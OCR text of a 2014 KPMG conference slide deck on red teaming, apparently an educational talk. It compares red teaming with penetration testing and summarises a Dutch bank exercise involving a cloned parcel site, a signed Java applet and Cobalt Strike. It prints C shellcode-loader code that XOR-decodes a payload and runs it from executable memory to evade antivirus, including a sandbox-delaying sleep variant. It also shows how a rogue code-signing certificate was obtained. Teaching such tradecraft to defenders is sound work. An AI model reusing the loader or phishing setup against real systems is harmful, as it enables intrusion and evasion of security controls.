KPMG
cutting through complexity

RED + BLUE = PURPLE

TAKING SECURITY TESTING TO THE NEXT LEVEL

5 MAY 2014
STAN HEGT

HAVE YOU EVER ENCOUNTERED AN ADVERSARY THAT RAN NESSUS FROM A MEETING ROOM?

PENETRATION TESTING vs RED TEAMING

Penetration Testing		Red Teaming
Gain oversight of vulnerabilities	Goal	**Test resilience against real attacks**
Predefined subset	Scope	**Realistic access paths**
Focus on preventive controls	Tested controls	**Focus on detection and response**
Focus on efficiency	Test method	**Focus on realistic simulation**
Mapping, scanning, exploiting	Test techniques	**Attacker TTPs**
Very limited	Post-exploitation	**Extensive focus on crown jewels**
Part of development lifecycle	Positioning	**Periodical exercise**

RED TEAMING – THE APPROACH


The Red Team

- Uses the same Tactics, Techniques and Procedures (TTPs) as real adversaries
- Red team members must be on top of threat intelligence
- Team members must have operational versatility

The Blue Team

- Is not only the security team (but also users, IT, management)
- Does not know if an incident is real or triggered by a red team
- Measure improvement: mean time to detect (MTTD) and mean time to recovery (MTTR)

THE APPROACH – CYBER KILL CHAIN METHODOLOGY



Developed by Lockheed Martin, Intelligence-Driven Computer Network Defense

THE ASSUME COMPROMISE MODEL

Focus on last steps in Kill Chain

- Realistic assumption that breaches will happen (“when, not if”)
- Compressed time adversary simulation
- Less time spent on trivial stuff, more time for crown jewels
- Being used by many internal red teams (e.g. Microsoft)


How to approach this in your test?

- Have trusted agent click on all files and links sent to him
- Or give access to a limited number of systems

THE RED TEAM'S BAG OF DIRTY TRICKS

COBALT STRIKE

ADVANCED THREAT TACTICS FOR PENETRATION TESTERS



RED TEAMING SUMMARY – DUTCH BANK

Chain step	Tactic	Technique
Recon	OSINT Device fingerprinting	Social meda, Public sources Javascript browser fingerprinting
Weaponize	Malware dropper	Java signed applet, Malicious Word Macro
Deliver	Spear phishing	Clone parcel delivery website, Personal “resumé” site
Install	RAT malware Keylogging	CS HTTP beacon Keylogging to Keypass
Control	Password bruteforce Create persistence Dump hashes	Reverse password buteforce on AD Install persistence via Windows services and schtasks Mimikatz and hashdump on DCs and fileservers
Execute	Credentials abuse	Initiate payment in SWIFT gateway

HOW TO DEFEAT ANTIVIRUS?

C:\tools\xorloader\xorloader.c - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

xorloader.c

```c
  }

  // edit this to XOR key value
  char key[14]="IkHouVanAapjes";

  for (x=0; x<size; x++) {
    result[x] = input[x] ^ key[x % sizeof(key)];
  }

  return result;
}

int main(int argc, char *argv[]) {
    if (DEBUG) MessageBox(NULL, "Starting payload", "Payload", MB_OK + MB_SERVICE_NOTIFICATION);

    unsigned char *shellcode = xorString(data_bin, data_bin_size);

    DWORD oldProtect;

    HANDLE locHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, data_bin_size, 2*data_bin_size);
    if (!locHeap) return GetLastError();

    void *shellcodeAddr = HeapAlloc(locHeap, 0, data_bin_size);
    if (!shellcodeAddr) return GetLastError();

    memcpy(shellcodeAddr, shellcode, data_bin_size);
    VirtualProtect(shellcodeAddr, data_bin_size, PAGE_EXECUTE_READWRITE, &oldProtect);

    return ((int (*)(void)) shellcodeAddr)();
}
```

C source file | length : 1940 lines : 73 | Ln : 58 Col : 41 Sel : 9 | 0 | Dos\Windows | UTF-8 w/o BOM | INS

HOW TO DEFEAT THE BLINKY BOX APPLIANCE™?*

* FILL IN YOUR FAVORITE NETWORK SECURITY APPLIANCE VENDOR HERE

C:\tools\xorloader\xorloader_sleep.c - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

xorloader_sleep.c

```c
  }

  // edit this to XOR key value
  char key[14]="IkHouVanAapjes";

  for (x=0; x<size; x++) {
    result[x] = input[x] ^ key[x % sizeof(key)];
  }

  return result;
}

int main(int argc, char *argv[]) {
    sleep(600);

    if (DEBUG) MessageBox(NULL, "Starting payload", "Payload", MB_OK + MB_SERVICE_NOTIFICATION);

    unsigned char *shellcode = xorString(data_bin, data_bin_size);

    DWORD oldProtect;

    HANDLE locHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, data_bin_size, 2*data_bin_size);
    if (!locHeap) return GetLastError();

    void *shellcodeAddr = HeapAlloc(locHeap, 0, data_bin_size);
    if (!shellcodeAddr) return GetLastError();

    memcpy(shellcodeAddr, shellcode, data_bin_size);
    VirtualProtect(shellcodeAddr, data_bin_size, PAGE_EXECUTE_READWRITE, &oldProtect);

```

C source file | length : 1956 lines : 75 | Ln : 56 Col : 16 Sel : 11 | 0 | Dos\Windows | UTF-8 w/o BOM | INS

HOW TO OBTAIN A ROGUE CODE SIGNING CERTIFICATE?


Naam / Name
Ruben van Zanten
Studentnummer / Student number
139643
Geldigheidsduur / Validity
01.09.2014 - 31.08.2015
HKU
University of the Arts Utrecht,
HKU Studenten Service Centrum
Postbus 1520, 3500 BM Utrecht,
030-2349440, info@ssc.hku.nl

Dear Sir or Madam,

Thank you for purchasing **OpenSource Code Signing** certificate for **Open Source Developer, rubenvanzanten.nl**. The Open Source Code Signing certificate is meant for software developers and publishers who work under the Open Source licence.

Please read following information related to the verification of the request, necessary to complete the purchase of the certificate.

Verification process for activation of the new **OpenSource Code Signing** certificate requires **(1)** confirmation of access to the certified email address and **(2)** additional vetting documents used to perform the identification of the Subscriber.

1. For certificate **OpenSource Code Signing** an e-mail address verification is requested. CERTUM will send an activation link for the e-mail address specified in the certificate request.
2. In order to verify the data contained in the request for certificate issuance, please provide the following:

- Copy of **ID document** of the Subscriber (ID card, passport, residence permit, student's ID card, social insurance ID, etc.). ID documents in non-Latin scripts (e.g Hebrew, Arabic, Chinese, Japanese etc.) issued by the affected countries must have at least an English (Latin) translation included in addition to the natural language and character set. Passports and sometimes driving licences usually have Latin transctiption.
- The name and a hyperlink to your **open-source project.** The project, whose name will be included in the certificate, **must be widely available**. If CERTUM will not be able to identify the project on the basis of the **public information**, the certificate request will be rejected.
- Copy of document to assure the subscriber is an **employee or representative of company/institution** (if applicable).

All collected documents should be sent in one of the following ways:

- by fax: 004891 4257 422
- via e-mail: ccp@certum.pl
- per post:

Er staat een pakket voor U klaar - Message (HTML)

FILE MESSAGE ADOBE PDF

wo 26-11-2014 18:57

PostNL PakGemak <info@pakgemak.nl>

Er staat een pakket voor U klaar

To Hegt, Stan

U kunt deze e-mail ook als webversie bekijken.

PakGemak Track & Trace

Beste Stan Hegt,

Er staat een pakket voor u bij ons klaar. Door gebruik te maken van onderstaande Track & Trace code kunt u de details bekijken.

Voor vragen kunt u terecht bij de PostNL klantenservice.

Uw gegevens:

Naam:	Stan Hegt
Emailadres:	hegt.stan@kpmg.nl
Track & Trace code:	3SMZLCPHXOIL80

Bekijk de details van uw pakket

Met vriendelijke groet,

PostNL Track & Trace team

PostNL PakGemak No Items

http://www.pakgemak.nl/?token=3S

Home - MijnPakket

HOME | PAKKET ZOEKEN | VERZENDEN | ONLINE SHOPPEN | APP | KLANTENSERVICE

PAKKETTEN

Inloggen Aanmelden

Sta Java toe om uw pakket te kunnen zoeken

De websites van PostNL maken gebruik van cookies en Java

De cookies en Java die PostNL gebruikt, laten onze websites beter aansluiten op uw

nnen we

Do you want to run this application?

Publisher: Verbij consulting

Location: http://www.pakgemak.nl

This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the location and publisher above.

☐ Do not show this again for apps from the publisher and location above

More Information

Run | Cancel

We hebben
MijnPakket

Neem zelf
Bepaal zelf w
bezorgd word

Behoud he
Volg je pakke
bezorging.

Bezorging
Wijzig zelf de
niet thuis bent.

Meld je nu aan
En volg de actuele status van je pakket

Wat is MijnPakket?

- Track & trace van al je verzonden en te ontvangen pakketten
- Tweede bezorging wijzigen als je niet

Online shoppen

Met je MijnPakket-account kies je bij honderden webshops zelf waar en wanneer wij je bestelling afleveren.

Veelgestelde vragen

Wil je meer informatie over MijnPakket of heb je een specifieke vraag? Bekijk het overzicht van de veelgestelde vragen en

Online pakket versturen

Met Online Verzendservice maak je thuis in een paar eenvoudige stappen je pakket klaar om te verzenden. PostNL

[redacted] u
@postnl is pakgemak.nl een website van u? ik lijk phisingsmail te krijgen

Sluiten

02:01 - 1 dec. 2014 · Details

PostNL @PostNL · 6 u
[redacted] Hi **Sven**, dat is inderdaad van ons. Waarom denk je dat het phishing is? Heb je evt een screenshot voor ons? Mag je evt in een >

02:11 - 1 dec. 2014 · Details

Gesprek verbergen

[redacted] u
@PostNL Dus niet van jullie want de website is offline! Nu moet ik Mac opnieuw installeren….. (en dank je wel Sven voor het melden)

PostNL @PostNL · 5 u
[redacted] Hey Sven, zou ik misschien nog een screenshot van je mogen? In je vorige zijn de details van de mail helaas niet goed te lezen.


[redacted] u
@PostNL Case is afgehandeld? waar wil je een screenshot van?

PostNL @PostNL · 4 u
[redacted] Ik zou graag een hoge resolutie van de email willen hebben. Dan kan ik deze doorsturen naar het hoofdkantoor. ^Frank


[redacted] u
@PostNL lukt niet via Twitter, heb je mail? website is al offline btw

Meer weergeven in gesprek →

